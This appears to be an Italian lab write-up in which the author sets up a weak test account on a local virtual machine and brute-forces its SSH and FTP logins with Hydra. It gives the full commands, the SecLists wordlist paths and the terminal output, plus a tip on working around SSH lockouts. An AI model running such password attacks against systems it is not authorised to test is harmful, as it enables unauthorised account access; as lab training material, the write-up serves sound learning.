

Ho creato un nuovo utente per simulare un sistema vulnerabile con il comando:

`sudo adduser test_user`




Ho assegnato come password iniziale: **testpass**.

Ho avviato il servizio SSH con: **`sudo service ssh start`**
Dopo ho testato la connessione SSH con: **`ssh test_user@192.168.50.100`**



Ho installato **Seclists** per ottenere wordlist di username e password con il comando:
`sudo apt install seclists`
Ho dovuto finire la configurazione precedente che era stata interrotta!



Ho creato due file per contenere username e password di test:

`echo "test_user" > username_list.txt`

`echo "testpass" > password_list.txt`

Ho eseguito un attacco diretto conoscendo già username e password:

`hydra -l test_user -p testpass 192.168.50.100 -t 4 ssh -V`

```
┌──(test_user㉿vbox)-[~]
└─$ hydra -L username_list.txt -P password_list.txt 192.168.50.100 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 10:49:46
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of 1 [child 0] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 10:49:46
```

Poi ho provato un attacco con wordlist più ampie:

`hydra-L/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt\-P/usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt \192.168.50.100 -t 4 ssh -V`

```
┌──(test_user㉿vbox)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt \
    -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt \
    192.168.50.100 -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 10:42:24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545500000 login tries (l:8295455/p:100000), ~207386375000 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 1 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "password" - 2 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345678" - 3 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qwerty" - 4 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456789" - 5 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345" - 6 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234" - 7 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "111111" - 8 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234567" - 9 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "dragon" - 10 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123123" - 11 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "baseball" - 12 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "abc123" - 13 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "football" - 14 of 829545500000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "monkey" - 15 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "letmein" - 16 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "696969" - 17 of 829545500000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "shadow" - 18 of 829545500000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "master" - 19 of 829545500000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "666666" - 20 of 829545500000 [child 1] (0/0)
```

Ho riscontrato due problemi:

1) Hydra non trovava le liste di username e password: ho risolto verificando che i file fossero presenti con `ls` e correggendo i percorsi.

2) SSH ha bloccato le connessioni per troppi tentativi falliti. Ho riavviato il servizio con **`sudo service ssh restart`** ed ho impostato **`-t2.`**

Attacco su un altro servizio (FTP) [Opzionale]

Ho provato lo stesso metodo su un server **FTP**, installando il servizio con:

`sudo apt install vsftpd - sudo service vsftpd start`

```
┌──(kali㉿vbox)-[~]
└─$ sudo apt install vsftpd
I seguenti pacchetti sono stati installati automaticamente e non sono più richiesti:
  libc++1-19     libconfig++9v5   libfmt9              libgtksourceview-3.0-common  libqt5sensors5  libunwind-19               openjdk-23-jre          ruby3.1
  libc++abi1-19  libdirectfb-1.7-7t64  libgtksourceview-3.0-1  libgtksourceviewmm-3.0-0v5  libqt5webkit5   libwebrtc-audio-processing1  openjdk-23-jre-headless
Usare "sudo apt autoremove" per rimuoverli.

Aggiornamento:
  zstd

Installazione:
  vsftpd

Riepilogo:
  Aggiornamento: 1, Installazione: 1, Rimozione: 0, Non aggiornati: 770
  Dimensione scaricamento: 143 kB / 880 kB
  Spazio richiesto: 356 kB / 48,4 GB disponibile

Continuare? [S/n] s
Scaricamento di:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.1 [143 kB]
Recuperati 143 kB in 13s (11,0 kB/s)
Preconfigurazione dei pacchetti in corso
Selezionato il pacchetto vsftpd non precedentemente selezionato.
(Lettura del database ... 411974 file e directory attualmente installati.)
Preparativi per estrarre .../vsftpd_3.0.5-0.1_amd64.deb ...
Estrazione di vsftpd (3.0.5-0.1) ...
Preparativi per estrarre .../zstd_1.5.6+dfsg-2_amd64.deb ...
Estrazione di zstd (1.5.6+dfsg-2) su (1.5.6+dfsg-1+b1) ...
Configurazione di vsftpd (3.0.5-0.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Configurazione di zstd (1.5.6+dfsg-2) ...
Elaborazione dei trigger per man-db (2.13.0-1) ...
Elaborazione dei trigger per kali-menu (2024.4.0) ...

┌──(kali㉿vbox)-[~]
└─$ sudo service vsftpd start
```

Poi ho lanciato Hydra su FTP con: **`hydra -L username_list.txt -P password_list.txt 192.168.50.100 ftp -V`**

```
┌──(test_user㉿vbox)-[~]
└─$ hydra -L username_list.txt -P password_list.txt 192.168.50.100 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 10:53:25
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of 1 [child 0] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 10:53:26
```